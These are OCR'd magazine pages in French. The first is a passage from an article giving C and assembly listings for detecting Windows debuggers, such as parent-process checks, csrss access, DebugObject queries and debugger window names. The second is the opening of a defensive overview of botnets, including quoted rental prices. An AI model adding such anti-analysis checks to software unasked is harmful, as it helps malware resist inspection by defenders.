   ContextRecord->Ebp = *(((DWORD *)EstablisherFrame)+3);
   return ExceptionContinueExecution;
}
```

tionnaire d'exceptions. Une fois l'exception prise en charge, ils poursuivent l'analyse des nouveaux gestionnaires d'exception. Les débogueurs de Visual Studio et OllyDbg, peuvent être trompés par l'utilisation de cette méthode, alors qu'IDA Pro demande à l'utilisateur s'il souhaite ignorer l'exécution du programme. Si l'utilisateur l'autorise, cette méthode ne permettra pas de détecter le débogueur.

Ice breakpoint

Cette méthode exploite une instruction non documentée spécifique aux processeurs Intel avec l'opcode `0xF1h`. Cette technique permet de détecter des programmes de traçage. L'exécution de cette instruction génère une exception `SINGLE_STEP`. Si le processus est débogué, le débogueur agira normalement et exécutera cette instruction – directement (single step) – puis poursuivra avec les autres instructions. Si le débogueur n'existe pas, l'exécution de cette fonction générera une exception et le gestionnaire sera exécuté, le Listing 10 en montre un cas d'utilisation. Le nouveau gestionnaire d'exceptions, qui se rend sur le label `end` pour poursuivre son exécution, dispose d'actions prédéfinies (le code de ce gestionnaire est identique à celui présenté au Listing 8). Si le gestion-

Listing 14. *Environnement d'exécution (runtime) qui compare le* `PID` *du processus parent au* `PID` *explorer.exe*

```
//
// Function ParentProcessTest
// Return: true si le débogueur existe; false dans le
                    cas contraire.
//
bool ParentProcessTest()
{
   DWORD ExplorerPID = 0;
   GetWindowThreadProcessId(GetShellWindow(),
                    &ExplorerPID);
   DWORD CurrentPID = GetCurrentProcessId();
   DWORD ParentPID = 0;
   HANDLE SnapShot = CreateToolhelp32Snapshot(TH32CS_
                    SNAPPROCESS, 0);
   PROCESSENTRY32 pe = { 0 };
   pe.dwSize = sizeof(PROCESSENTRY32);
   if(Process32First(SnapShot, &pe))
   {
      do
      {
         if(CurrentPID == pe.th32ProcessID)
            ParentPID = pe.th32ParentProcessID;
      }while( Process32Next(SnapShot, &pe));
   }
   CloseHandle(SnapShot);
   if(ExplorerPID == ParentPID)
      return false;

      else

      return true;
}
```

Listing 15. *L'environnement d'exécution vérifie la présence d'un débogueur en accédant au processus csrss.exe*

```
//
// Function OpenProcessTest
// Return: true si un débogueur est présent; false
                    dans le cas contraire
//
bool OpenProcessTest()
{
   HANDLE csrss = 0;
   PROCESSENTRY32 pe = { 0 };
   pe.dwSize =  sizeof(PROCESSENTRY32);
   HANDLE SnapShot = NULL;
   DWORD csrssPID = 0;
   wchar_t csrssName [] = TEXT("csrss.exe");
   SnapShot = CreateToolhelp32Snapshot(TH32CS_
                    SNAPPROCESS, 0);
   if(Process32First(SnapShot, &pe))
   {
      do
      {
         if(wcscmp(pe.szExeFile, csrssName) == 0)
         {
            csrssPID = pe.th32ProcessID;
            break;
         }
      }while(Process32Next(SnapShot, &pe));
   }
   CloseHandle(SnapShot);
   csrss = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
                    csrssPID);
   if (csrss != NULL)
   {
      CloseHandle(csrss);
      return true;
   }
   else
      return false;
}
```

naire d'exceptions est exécuté, la ligne `mov IceBreakValue, 1` sera ignorée. Si un débogueur existe, il s'arrêtera à cette ligne (une fois le signal `SINGLE STEP` émis).

Point d'arrêt mémoire

Les points d'arrêt mémoire sont utilisés par les débogueurs pour vérifier si un processus tente d'accéder à un emplacement mémoire. Pour ce faire, le drapeau `PAGE_GUARD` est utilisé. Ce drapeau est défini dans un emplacement mémoire, pour vérification. Lorsqu'un processus tente d'y accéder, l'exception `STATUS_GUARD_PAGE_VIOLATION` est générée. Pour détecter la présence d'un débogueur, un nouvel emplacement mémoire est créé avec le drapeau `PAGE_GUARD`. Puis un opcode (`0xC3`) est écrit dans cette zone mémoire. Un saut est ensuite créé (stocké dans le registre eax) pour cet emplacement. L'instruction suivante est exécutée et stockée à cette adresse (instruction `RET`). Normalement, l'instruction `RET` effectue un saut mémoire à l'adresse sauvegardée dans la pile, dans notre exemple : `MemBreakDbg`. Cela signifie que le débogueur a pu gérer l'exception tout en poursuivant l'exécution du programme – par conséquent le débogueur existe. Lorsqu'un débogueur n'existe pas, le gestionnaire d'exceptions est exécuté.

Point d'arrêt matériel

Ce mécanisme a été imaginé par Intel pour contrôler les points d'arrêt matériels à partir de registres spécifiques, nommés `Dr0` - `Dr7`. Toutefois, il n'est pas possible d'y accéder par une instruction `mov`. Mais il existe une technique pour contourner cette restriction. Lorsqu'une exception est générée, l'ensemble des valeurs du registre sont redirigées au gestionnaire d'exceptions. Le Listing 12 montre comment mettre en place ce type de gestionnaire et lever une exception (en divisant par zéro). Les valeurs des registres peuvent être modifiées et vérifiées à partir du gestionnaire d'exceptions. Les registres `Dr0` - `Dr3` conservent les adresses mémoires des points d'arrêt. Les registres `Dr4` et `Dr5` sont réservés à Intel pour déboguer d'autres registres. Les registres `Dr6` et `Dr7` sont utilisés pour modifier le comportement des points d'arrêt matériels. Si la valeur de l'un des quatre registres est différente de zéro, les points d'arrêt matériel sont définis. Le Listing 13 présente le code de la fonction qui vérifier les valeurs des registres de débogage.

Méthodes utilisant l'environnement/gestion des processus

Ces méthodes s'appuient sur des mécanismes systèmes pour contrôler l'environnement processus. Grâce à ces méthodes, les débogueurs peuvent être détectés.

Processus parent

Cette méthode utilise le `PID` (identifiant de processus) du processus parent. Si le programme a été exécuté sans débogueur, le processus parent correspond à

Listing 16. *Code utilisé pour distinguer les processus*

```
WCHAR *MutexName = TEXT("SelfDebugMutex");
HANDLE  MutexHandle = CreateMutex(NULL, TRUE, MutexName);
if(GetLastError() == ERROR_ALREADY_EXISTS)
{
   ... /// Code du processus enfant
}
else
{
   ... /// Code du processus parent
}
```

Listing 17. *Code du processus enfant*

```
DWORD ParentPID = GetProcessParentID(GetCurrentProcessId());
if(DebugActiveProcess(ParentPID))
{
   DebugActiveProcessStop(ParentPID);
   exit(0);
}
else
{
   exit(1);
}
```

explorer.exe. Dans le cas contraire, le processus parent est celui du programme. Le Listing 14 présente le code de la fonction, qui permet de vérifier le processus parent. Dans un premier temps, le `PID` du processus explorer est obtenu puis le `PID` de notre processus. Pour obtenir le `PID` du processus parent, la technique est légèrement plus complexe. Il faut d'abord faire un `SnapShot` (capture) de tous les processus. Puis, rechercher la structure qui décrit notre processus. Le `PID` du processus parent peut être lu à partir de cette structure.

Processus ouvert

Cette méthode s'appuie sur les privilèges d'accès. Parfois, certains de ces privilèges ne sont pas correctement définis pour un processus débogué. Si le processus est connecté au débogueur et que ses privilèges sont inchangés, celui-ci se voit attribuer le privilège `SeDebugPrivilige`. N'importe quel processus en cours d'exécution peut alors être ouvert à partir du système. Le processus *csrss.exe* en est le parfait exemple. Normalement, le processus utilisateur ne peut y accéder. Le processus doit seulement tenter d'ouvrir *csrss.exe* pour vérifier qu'il est en cours de débogage. Si la fonction `OpenProcess` (utilisée pour ouvrir les processus systèmes) s'exécute normalement (la valeur de retour est différente de NULL), alors le processus est en cours de débogage. Le Listing 15 présente l'environnement d'exécution qui utilise cette méthode pour vérifier que le débogueur est connecté.

Listing 18. *Code du processus principal*

```
PROCESS_INFORMATION pi;
STARTUPINFO si;
DWORD ExitCode = 0;
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
ZeroMemory(&si, sizeof(STARTUPINFO));
GetStartupInfo(&si);
// Child process creation
CreateProcess(NULL, GetCommandLine(), NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
GetExitCodeProcess(pi.hProcess, &ExitCode);
if(ExitCode)
{
   cout << "  -  Débogueur détecté\n";
}
else
{
   cout << "  -  Débogueur non détecté\n";
}
```

Listing 19. *Code du nouveau gestionnaire d'exceptions qui lève l'exception*

```
SetUnhandledExceptionFilter(UnhandledExcepFilterHandler);
__asm
{
   xor eax, eax
   div eax
```

Listing 20. *Nouveau gestionnaire d'exceptions*

```
LONG WINAPI UnhandledExcepFilterHandler(PEXCEPTION_POINTERS pExcepPointers)
{
   SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)
      pExcepPointers->ContextRecord->Eax);
   pExcepPointers->ContextRecord->Eip += 2;
   return EXCEPTION_CONTINUE_EXECUTION;
}
```

altospam

Libérez vos emails !

Ne perdez plus de temps avec les spams et les virus

Logiciel externalisé de protection de la messagerie électronique

- 14 technologies antispams et 3 antivirus
- Anti-phishing, anti-scam, anti-relayage
- Protection contre le deni de service
- Plus de 98% de spams bloqués
- Taux de faux-positifs quasi nul
- Très haute disponibilité (serveurs redondants)
- Trafic réseau et serveur de mails allégés
- Aucune modification de l'infrastructure existante
- Engagement sur la qualité de service (SLA)

Testez gratuitement notre service, mis en place en quelques minutes

http://www.altospam.com

Débogage automatique

Cette méthode s'appuie sur les liens parents-enfants des processus. Le processus parent (processus principal) créé un processus enfant. Le processus enfant tente de déboguer le processus parent en utilisant la fonction `DebugActiveProcess`. Si ça ne fonctionne pas, cela signifie qu'un débogueur est déjà connecté au processus parent. Étant donné que la même fonction est exécutée par les deux processus, un mécanisme doit permettre de les distinguer. Un objet mutex peut alors être utilisé. Les deux processus appellent la fonction `CreateMutex`. Le mutex sera créé pour le processus parent, tandis que le processus enfant reçoit le code d'erreur - `ERROR_ALREADY_EXISTS`. Le Listing 16 présente la portion de code qui permet de distinguer les deux processus.

Listing 21. *Définitions des structures et de l'environnement d'exécution de la fonction* `NtQueryObject`

```
typedef struct _OBJECT_TYPE_INFORMATION {
   UNICODE_STRING TypeName;
   ULONG TotalNumberOfHandles;
   ULONG TotalNumberOfObjects;
   ULONG  Reserved[20];

} OBJECT_TYPE_INFORMATION, *POBJECT_TYPE_INFORMATION;
typedef struct _OBJECT_ALL_INFORMATION {
   ULONG NumberOfObjects;
   OBJECT_TYPE_INFORMATION ObjectTypeInformation[1];
}OBJECT_ALL_INFORMATION, *POBJECT_ALL_INFORMATION;
#define ObjectAllInformation 3
int NtQueryObjectTest()
{
   typedef NTSTATUS(NTAPI *pNtQueryObject)(HANDLE,
                  UINT, PVOID, ULONG, PULONG);
   POBJECT_ALL_INFORMATION pObjectAllInfo = NULL;
   void *pMemory = NULL;
   NTSTATUS Status;
   unsigned long Size = 0;
   pNtQueryObject NtQueryObject = (pNtQueryObject)GetP
                  rocAddress(
         GetModuleHandle(TEXT( "ntdll.dll"
                  )),"NtQueryObject");

       // Réception de la taille mémoire nécessaire à
tous les objets
      Status = NtQueryObject(NULL, ObjectAllInformation,
&Size, 4, &Size);

   // Allocation mémoire des objets
   pMemory = VirtualAlloc(NULL, Size, MEM_RESERVE |
                  MEM_COMMIT,PAGE_READWRITE);
   if(pMemory == NULL)

         return false;

   // Obtention de la liste d'objets


               Status     =     NtQueryObject((HANDLE)-1,
ObjectAllInformation, pMemory, Size, NULL);


   if (Status != 0x00000000)
   {
      VirtualFree(pMemory, 0, MEM_RELEASE);
      return false;
   }
   pObjectAllInfo = (POBJECT_ALL_INFORMATION)pMemory;
   ULONG NumObjects = pObjectAllInfo->NumberOfObjects;
   POBJECT_TYPE_INFORMATION pObjectTypeInfo =
                  (POBJECT_TYPE_INFORMATION)
         pObjectAllInfo->ObjectTypeInformation;
   unsigned char *tmp;
   for(UINT i = 0; i < NumObjects; i++)

      {

      pObjectTypeInfo = (POBJECT_TYPE_INFORMATION)pObj
                  ectAllInfo->ObjectTypeInformation;


            if (wcscmp(L"DebugObject", pObjectTypeInfo-
>TypeName.Buffer) == 0)


      {
         if (pObjectTypeInfo->TotalNumberOfObjects >
                  0)
         {
            VirtualFree(pMemory, 0, MEM_RELEASE);
            return true;
         }
         else
         {
            VirtualFree(pMemory, 0, MEM_RELEASE);
            return false;
         }
      }
      tmp = (unsigned char*)pObjectTypeInfo->TypeName.
                  Buffer;
      tmp += pObjectTypeInfo->TypeName.Length;
      pObjectAllInfo = (POBJECT_ALL_INFORMATION)(((ULO
                  NG)tmp) & -4);
   }
   VirtualFree(pMemory, 0, MEM_RELEASE);
   return true;
}
```

Le processus enfant se connecte à travers le débogueur au processus parent. Pour ce faire, il recherche le processus parent et utilise la fonction `DebugActiveProcess`. Si la fonction s'exécute correctement, le processus enfant devra en premier se déconnecter (sans déconnecter le processus parent) en utilisant la fonction `DebugActiveProcessStop`. Selon le résultat, le processus enfant prend fin avec le code approprié. Le Listing 17 met en application cette méthode. `GetParentPID` est une fonction abstraite (fonction virtuelle pure, sans code) retournant le `PID` du processus parent. Le code de cette fonction est décrit dans l'une des méthodes précédentes.

Le processus de rang supérieur reçoit la valeur de retour du processus enfant. Cette valeur indique si le programme est connecté ou non au débogueur. Le Listing 18 présente le code du processus principal.

UnhandledExceptionFilter

`UnhandleExceptionFilter` est une fonction appelée par le système indiquant qu'une exception n'a pas été correctement gérée dans l'environnement d'exécution. Cette fonction permet de décider des actions à effectuer lorsqu'un processus lève une exception. Si le processus n'est pas débogué, le gestionnaire d'exceptions sera appelé. Si le débogueur existe, cette exception sera traitée. Cette méthode est toutefois contestée car elle comporte une faille. Si le débogueur reçoit ce type d'exception, le processus prendra fin. Par conséquent, une analyse avancée sera impossible. Le Listing 19 présente la portion de code du nouveau gestionnaire d'exceptions qui lève une exception (division par zéro). La différence entre cette méthode et la précédente est que le gestionnaire est le premier élément dans la chaîne d'événe-

Listing 22. *Environnement d'exécution qui dispose d'un gestionnaire pour* `DebugObject`

```
//
// Function  DebugObjectHandleTest
// Return: true si débogueur présent ; false dans le
                  cas contraire
//
int DebugObjectHandleTest()
{
   typedef NTSTATUS (WINAPI
                  *pNtQueryInformationProcess)
         (HANDLE ,UINT ,PVOID ,ULONG , PULONG);
   HANDLE hDebugObject = NULL;
   NTSTATUS Status;
   pNtQueryInformationProcess
                  NtQueryInformationProcess =
                  (pNtQueryInformationProcess)
         GetProcAddress(  GetModuleHandle(
                  TEXT("ntdll.dll") ),
                  "NtQueryInformationProcess" );
   Status = NtQueryInformationProcess(GetCurrentProce
                  ss(),0x1e, &hDebugObject, 4, NULL);
   if (Status != 0x00000000)
      return -1;
   if(hDebugObject)

         return 1;


   else
      return 0;
}
```

Listing 23. *Fonction utilisant* `OutputDebugString`

```
bool OutputDebugStringTest()
{
   OutputDebugString(TEXT("DebugString"));
   if (GetLastError() == 0)
      return true;
   else
      return false;
}
```

Listing 23. *Environnement d'exécution qui recherche des fenêtres de débogage par leur nom.*

```
//
//   Function FindDebuggerWindowTest
// Return: true si un débogueur est trouvé; false dans
                  le cas contraire
//
bool FindDebuggerWindowTest()
{
   HANDLE hOlly = FindWindow(TEXT("OLLYDBG"), NULL);
   HANDLE hWinDbg = FindWindow(TEXT("WinDbgFrameClass"
                  ), NULL);
   HANDLE hIdaPro = FindWindow(TEXT("TIdaWindow"),
                  NULL);
   if(hOlly || hWinDbg || hIdaPro)
      return true;

      else


      return false;
}
```

ments, alors que dans le cas présent, il s'agit du dernier. Le Listing 20 présente le nouveau gestionnaire d'exceptions.

NtQueryObject

Cette fonction permet d'obtenir diverses informations sur les objets système. Le site Web officiel de Microsoft MSDN ne fournit pas suffisamment d'informations sur ce sujet, nous vous conseillons de vous familiariser avec les propriétés non documentées de cette fonction. Si le paramètre `ObjectAllTypesInformation` (valeur `0x03`) est utilisé, l'environnement d'exécution retourne des informations détaillées sur l'ensemble des objets système.

Lorsque le processus est débogué, les instances `DebugObject` sont créées. En utilisant la fonction `NtQueryObject`, nous pouvons vérifier le nombre d'objets `DebugObject` du système. Si ce nombre est supérieur à 0, le débogueur est en cours d'exécution. Si le débogueur est exécuté avec d'autres processus, il sera également indiqué.

Les informations du buffer sont organisées de la manière suivante : la structure `OBJECT_ALL_INFORMATION` qui recense le nombre de structure retournées, la table possédant la table des caractères Unicode pointée par `OBJECT_TYPE_INFORMATION->TypeName`. Une fois l'alignement mémoire des 4 octets effectué, l'objet `OBJECT_ALL_INFORMATION` est répertorié. La définition des objets est inexistante dans les en-têtes de fichiers Windows, par conséquent ils doivent être déclarés. Le Listing 21 présente le code qui régit ces déclarations ainsi que le code de l'environnement d'exécution, qui utilise la fonction `NtQueryObject` pour vérifier si le débogueur existe.

DebugObject

Cette méthode s'apparente à celle illustrée précédemment. Lorsque le processus est débogué, les instances de `DebugObject` sont créées. Cette méthode ne permet pas de récupérer tous les objets mais seulement un gestionnaire pour l'un d'entre eux. La fonction `NtQueryInformationProcess` est utilisée. Puisqu'elle n'est pas déclarée dans les fichiers d'en-tête Windows, son adresse doit être obtenue à partir du fichier DLL *ntdll.dll*. Il faut ensuite tester la valeur du gestionnaire. Si elle est à NULL, le processus n'est pas débogué. Si la valeur est différente de NULL, cela ne signifie pas forcément que le processus est en cours de débogage, mais qu'il existe un débogueur en cours d'exécution sur le système. Le Listing 22 présente le code de l'environnement d'exécution qui vérifie le gestionnaire..

OutputDebugString

Cette méthode est sans doute l'une des plus simples. Elle permet d'envoyer une chaîne de caractères au débogueur. Le Listing 23 montre comment utiliser cette méthode.

Fenêtre de débogage

Cette méthode est restreinte en termes de possibilités, mais simple d'utilisation. Il suffit de rechercher une fenêtre de débogage en utilisant la fonction `FindWindow`. Cette dernière retourne un gestionnaire à la fenêtre si celle-ci existe ou NULL dans le cas contraire. Le Listing 23 montre comment trouver des fenêtres sous Ida PRO, OllyDbg et WinDbg.

Les méthodes basées sur le temps

Ces méthodes sont peu utilisées. Elles ne permettent pas de vérifier l'existence d'un débogueur. Elles vérifient seulement si un programme s'est arrêté en cours d'exécution à un certain endroit dans le code par l'utilisation de deux fonctions qui permettent d'obtenir le temps système. Deux types de fonctions s'utilisent :

RDTSC

Fondé sur l'environnement d'exécution du processeur Intel. Retourne le nombre de cycles CPU exécutés depuis le démarrage du processeur. La valeur de temps retournée est de 64 bits, ce qui est très précis.

Fonctions API

Il s'agit de fonctions spécifiques aux systèmes Windows. La première d'entre elles est `GetTickCount`. Elle renvoie en millisecondes le temps écoulé depuis le démarrage du système. Cette valeur peut atteindre au maximum, 49,7 jours. Cette fonction peut être remplacée par `timeGetTime` qui renvoie le même type d'information. La fonction `QueryPerformanceCounter` a également le même rôle.

Il existe d'autres fonctions utilisables avec cette méthode. Elles fonctionnent de la même manière et sont disponibles sur le site officiel MSDN.

Conclusion

Les processeurs actuels et les systèmes Windows offrent aujourd'hui quantité de possibilités pour détecter si un processus est ou non en cours de débogage. Il est important de noter que les méthodes décrites plus haut ont simplement servi d'illustration. En pratique, leur implémentation est bien plus complexe, ce qui les rend difficilement détectables. Nous pouvons éventuellement leur ajouter du code sécurisé mais là, c'est un autre sujet.

A PROPOS DE L'AUTEUR...

L'auteur est diplômé de l'Université de Technologie de Varsovie. A présent, il travaille en tant que spécialiste en audit dans la société Safe Computing Sp.z.o.o.Il développe des logiciels en C et C++ et s'intéresse aux domaines de la sécurité sur Internet et à la rétro-ingénierie logicielle. Pour le contacter : *marek.zmyslowski@safecomp.com ou marekzmyslowski@poczta.onet.pl*


Futura-Techno
le nouveau magazine high-tech

WWW.FUTURA-TECHNO.COM

- **Actualités :** l'actu de l'informatique et des technologies analysée en continu.
- **Dossiers :** robotique, nanotechnologies, logiciel libre... les enjeux clés en images avec plus de 800 dossiers.
- **Forums :** 50 forums thématiques pour poser toutes vos questions et échanger avec 300 000 membres.
- **Questions / réponses :** des réponses simples à des questions du quotidien.
- **Services :** fonds d'écran, cartes virtuelles emploi, téléchargements, puzzles...

OPTIMISATION
LINUX
MULTIMÉDIA
CPU
WIFI

Retrouvez tous ces thèmes sur www.futura-techno.com



DÉFRAGMENTATION
INTERNET
ROBOTIQUE

Les botnets – comment s'en protéger

Tony FACHAUX

Les botnets font aujourd'hui partie intégrante des menaces à craindre sur Internet. Selon certains experts, près d'une machine sur quatre reliée à Internet ferait partie d'un réseau de botnet. L'article présente d'une manière générale ce que sont les botnets et comment s'en protéger.

Cet article explique...

- Ce qu'est un botnet.
- L'architecture d'un botnet.
- Comment s'en protéger.

Ce qu'il faut savoir...

- Quelques notions sur les attaques du Web.

Les botnets font aujourd'hui partie intégrante des menaces à craindre sur Internet. Selon certains experts, près d'une machine sur quatre reliée à Internet ferait partie d'un réseau de botnet. Que sont ces réseaux de botnet dont on parle tant ? Quels sont leurs enjeux ? Comment lutter efficacement contre eux ? Et comment un utilisateur lambda peut-il se protéger contre eux ?

Qu'est ce qu'un botnet

Un botnet n'est rien d'autre qu'un réseau de bots reliés entre eux sur Internet et contrôlé à partir d'un serveur. Ce serveur est contrôlé par un pirate qu'on appelle un botmaster ou encore un bot herder. Ce dernier utilise les bots à des fins malveillantes. Pour être plus concret, un botnet est donc une machine relié à Internet compromise par un virus ou encore un trojan afin d'en utiliser ses ressources.

La taille des botnets

Les botnets peuvent être de taille très variés. En général, ils sont composés de plusieurs milliers de machines. Mais certains botnets ont déjà atteint des tailles impressionnantes (plusieurs millions de machines). Vous trouverez dans le tableau 1 une liste de botnet très connus de par leur taille et leur activité sur la toile.

Pour information, il existerait aujourd'hui sur Internet entre 4000 et 5000 botnets actifs.

Origine des botnets

L'origine des botnets est apparu sur IRC. Pour les plus vieux d'entre vous, souvenez-vous de l'époque ou vous chattiez sur IRC, il y avait toujours un bot pour gérer le channel sur lequel vous vous trouviez. Il servait à contrôler le channel, à faire des statistiques ou encore à proposer certains services. Par la suite, ces bots ont été détournés à des fins malveillantes notamment depuis l'arrivée de bot évolué tel que eggdrop sur IRC.

A quoi servent les botnets?

Les botnets sont aujourd'hui créés uniquement à des fins malveillantes qui sont, entre autres, les suivantes:

- Attaque en dénis de service (DDOS ou Distributed Denial of Service)
- Envoie de SPAM
- Vol d'informations
- Le phishing
- Exploiter les ressources des machines infectées

Ce ne sont ici que des exemples, l'utilisation des botnets étant très large.

En quoi cela profite aux pirates informatiques

La création d'un botnet profite beaucoup aux pirates informatiques et cela pour plusieurs raisons. Tout d'abord, le fait de posséder un botnet peut être une motivation économique. En effet, les ressources des botnets peuvent être louées à des fins malveillantes que nous avons vues précédemment. Cela peut alors

constituer une importante source de revenus pour les pirates. Évidemment, au plus le botnet contient d'ordinateurs et donc de ressources, au plus les revenus sont importants. Certains pirates réussissent même à en vivre. Les personnes qui louent ce type de service qu'on appelle aussi MaaS (Malware as a Service) sont des personnes qui n'ont pas de compétences techniques. Les tarifs appliqués sont globalement les suivants (à titre d'indicatif) :

- 15$: infection de 1 000 systèmes ;
- 25 à 100$: mise en place d'une attaque en déni de service (DDoS), puis 20$ l'heure et
- 100$ la journée. Les 10 premières minutes sont offertes ;
- 495$: 20 millions de spams sur une période de 14 jours.

Derrière les botnets peut aussi se cacher des motivations idéologiques. En effet, depuis quelques années de nombreuses attaques dirigées par des groupes d'activistes ont été découvertes.

Certains s'en servent aussi pour faire du chantage. L'exemple le plus connu est le fait de demander une rançon à une société sous peine de réaliser un dénis de service sur l'architecture informatique de cette dernière.

Principe de fonctionnement

Vous trouverez sur la Figure 1 le principe de fonctionnement général d'un réseau de botnet.

Le réseau de botnet est contrôlé par un botmaster à l'aide d'un serveur qu'on appelle un Command and Control Server. Le réseau est représenté par une série de machines connectées à Internet ayant été infectées.

Mode de communication des botnets

Dans cette partie nous allons voir les différents modes de communication des botnets qui correspondent plus ou moins aux différents types de botnets qu'on peur rencontrer à l'heure actuelle.

Le protocole IRC

Rappelez-vous que les botnets sont nés sur IRC, cela en fait donc leur architecture traditionnelle. Les machines infectées se connectent alors sur un channel IRC privé afin de recevoir des instructions.

P2P

Afin de ne plus dépendre d'un nœud central, certains botnets utilisent le réseau peer-to-peer pour communiquer. C'est le cas par exemple du très célèbre botnet Storm.

HTTP

Les botnets HTTP sont bien plus efficaces que les botnets IRC ou P2P. En effet, ils se fondent dans le trafic HTTP classique et sont donc très difficiles à identifier. De plus, ils ne nécessitent pas une connexion permanente avec le serveur. Et enfin, le serveur qui contrôle les bots peut être n'importe quel serveur se trouvant sur la Toile. Il est donc facile pour les pirates d'en changer.

Web 2.0/Ajax

Les botnets utilisant le Web2.0 sont très récents. Il utilise une technique de recherche par mot-clé sur le web afin d'exploiter des messages Ajax pour communiquer.

L'architecture des Botnets

Dans cette partie, nous allons voir les différentes étapes nécessaires à la création d'un botnet.

La première phase lors de la création d'un botnet et évidemment de trouver des bots sur la Toile. Pour ce faire, il faut infecter des machines. Cette infection peut se faire de différentes manières que voici:

- Logiciel malveillant
- Cheval de Troie

Table 1. *Quelques exemples de botnets*

Nom	Nombre de machines	Activité
Srizbi	315 000 machines	60 milliards de spam/jour
Bobax	185 000 machines	9 milliards de spam/jour
Rustock	150 000 machines	30 milliards de spam/jour
Cutwail	125 000 machines	16 milliards de spam/jour
Storm	85 000 machines	3 milliards de spam/jour
Grum	50 000 machines	2 milliards de spam/jour
Onewordsub	40 000 machines	-
Ozdok	35 000 machines	10 milliards de spam/jour
Nucrypt	20 000 machines	5 milliards de spam/jour
Wopla	20 000 machines	600 millions de spam/jour
Spamthru	12 000 machines	350 millions de spam/jour

- Faille dans un logiciel ou le navigateur web
- Ingénierie Sociale
- Injection SQL
- Cross Site Scripting (XSS)

En bref, toutes les menaces du web sont des moyens pour infecter des machines et ainsi les transformer en bot. Rappelez-vous qu'une machine sur quatre sur la Toile fait potentiellement partie d'un réseau de botnet. Il est alors important de protéger efficacement les stations de travail. Nous verrons cette partie un peu plus loin dans l'article.

Activation

Une fois la machine infectée, elle est alors déclarée auprès du centre de contrôle en tant que machine active et donc contrôlable par le botmaster.

Mise à jour

Une fois activé, le botnet peut se mettre à jour, s'auto-modifier ou encore ajouter des fonctionnalités. Ce mécanisme est très puissant car il permet au botnet de pouvoir changer sa signature et ainsi de ne pas se faire repérer par les logiciels anti-virus ou autres.

Auto-protection

Lorsque le botnet a pris possession d'une machine, il va continuellement essayer de s'auto-protéger en modifiant des paramètres du système. Cette phase passe par exemple par l'installation d'un rootkit.

Propagation

Le botnet continue ensuite par se propager en général à l'aide du SPAM ou encore en exploitant des failles connues.

Phase opérationnelle

Une fois contrôlée, la machine est utilisée par le botmaster pour envoyer du SPAM, réaliser des dénis de service ou autres.

Comment lutter contre les Botnets

Dans cette partie, nous allons lister les moyens qui permettent de lutter contre les botnets. C'est une partie importante car elle vous aidera à protéger votre poste de travail contre ce danger de plus en plus présent.

Listes noires

Les RBL (Real-time Black List) ou DNSBL (DNS-based Blackhole List) sont des listes d'adresses IP qui génèrent des activités malveillantes sur Internet comme du SPAM, des dénis de service, etc. Ces listes peuvent être utilisées dans des moteurs anti-spam par exemple afin de systématiquement rejeter les mails provenant des adresses IP de ces listes.

